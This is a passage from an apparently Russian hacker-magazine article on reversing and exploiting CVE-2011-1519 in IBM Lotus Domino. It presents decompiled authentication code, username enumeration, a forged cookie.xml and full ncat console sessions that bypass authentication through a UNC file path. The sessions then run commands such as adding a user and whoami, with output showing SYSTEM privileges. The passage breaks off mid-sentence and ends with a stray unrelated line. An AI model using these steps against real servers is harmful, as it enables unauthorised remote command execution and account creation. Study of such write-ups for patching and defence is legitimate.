

admindata.xml. Тем не менее, по ответу сервера мы сможем понять, существует такой логин или нет (ответ NOT_REG_ADMIN из листинга)! Такая уязвимость называется «раскрытие существующих логинов системы». Для быстрой проверки я пробрутфорсил вручную несколько самых популярных логинов в тестируемой системе и обнаружил юзера adm, который понадобится нам для реализации дальнейших этапов атаки.

Теперь рассмотрим функцию авторизации verifyAppletUserCookie:

```
//#COOKIEFILE <cookieFilename>
if(cookieFilename == null || cookieFilename.length() == 0)
    return flag;
//Еще один баг — открытие файла без фильтрации ввода!
File file = new File(cookieFilename);
...
inputstreamreader = new InputStreamReader(
    new FileInputStream(file), "UTF8");
...
//s7 — содержимое файла cookieFilename
do {
    if((j = s7.indexOf("<user ", j)) <= 0) break;
    ...
    String s2 = getStringToken(s7, "user=\"", "\"", j, k);
    ...
    String s3 = getStringToken(s7, "cookie=\"", "\"", j, k);
    ...
    String s4 = getStringToken(s7, "address=\"", "\"", j, k);
    ...
    if(s5.equalsIgnoreCase(s2) && s6.equalsIgnoreCase(s3)
        && appletUserAddress.equalsIgnoreCase(s4)) { //Ypa!
        flag = true; break;
    }
    ...
} while(true);
```

Из кода видно, что если введенные при аутентификации значения username, password и address равны значениям username, password и address из cookiefile, который мы контролируем, то аутентификация пройдет успешно! Таким образом, мы можем составить примерный алгоритм атаки:

1. Скрипт ищет теги <user> в указанном нами файле.
2. В этом теге считываются значения username, password, address.
3. Далее считанные параметры сравниваются с теми, которые ввел пользователь.
4. Так как путь к открываемому файлу не фильтруется при вводе, мы можем указать путь к произвольному файлу и обойти таким образом злостанную аутентификацию.

РАНЕЕ ПРИВАТНЫЙ ЭКСПЛОИТ ДЛЯ CVE-2011-1519

Теперь перейдем непосредственно к реализации нашей атаки.

1. Создаем файл cookie.xml:

```
<user name="usr" cookie="psw" address="dsecrg">
```

Как ты уже понял, логин usr должен реально существовать.

2. Сохраняем полученный файл либо у себя в шаре, либо на местном файловом сервере, указав путь \\fileserver\public\cookie.xml.
3. Теперь подключимся к уязвимому серверу с помощью ncat:

```
ncat --ssl targetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
```

```
LOAD CMD.exe /C net user add username password /ADD
BeginData
...
```

Команда #APPLET говорит серверу о том, что мы хотим использовать файл cookie для аутентификации. Когда мы пробуем пройти аутентификацию с помощью команды #UI, сервер пытается открыть файл, путь к которому указан в #COOKIEFILE. Из этого файла и берутся фейковые данные, которые сервер сравнивает с введенными нами логином и паролем. После команды #EXIT запускается процесс обработки ввода для аутентифицированного пользователя, то есть мы получаем доступ к серверу! Вот только как им управлять? Если ты помнишь соответствующую статью Саши Полякова, то в ней описывалась команда LOAD, фактически позволявшая нам запускать командную строку с параметрами. Единственный минус этого способа заключался в отсутствии обратной связи, то есть мы не могли видеть результат выполнения команды. Кроме того, в настоящий момент IBM настоятельно рекомендует защищать команду LOAD с помощью дополнительного сервисного пароля, обойти который у нас уже не получится. Однако мы можем, как в nmap-модулях, выполнять команды, вводя их после символа доллара. В данном случае метод LOAD и сервисный пароль ни при чем, но определенные привилегии авторизованному пользователю все равно нужны:

```
ncat --ssl targetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
$whoami
whoamiBeginData
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```


```
C:\Lotus\Domino\data>whoami
NT AUTHORITY\SYSTEM
```

```
C:\Lotus\Domino\data>
```

Большим преимуществом этого способа является тот факт, что при его использовании мы видим еще и результат исполнения команды. Следует также отметить, что в приведенном выше листинге директива #API включает режим консоли, чистый API без Java-вывода, — таким образом, работа с ncat становится еще более удобной. Кстати, если Lotus запущен с доменной учеткой, то мы вполне можем организовать атаку типа SMBRelay.

А ЧТО ЕСЛИ?

Отлично, мы реверснули баг и фактически создали эксплойт. Это все? Нет, есть и еще кое-что. Во-первых, что ты будешь делать в случае



Геологическая служба США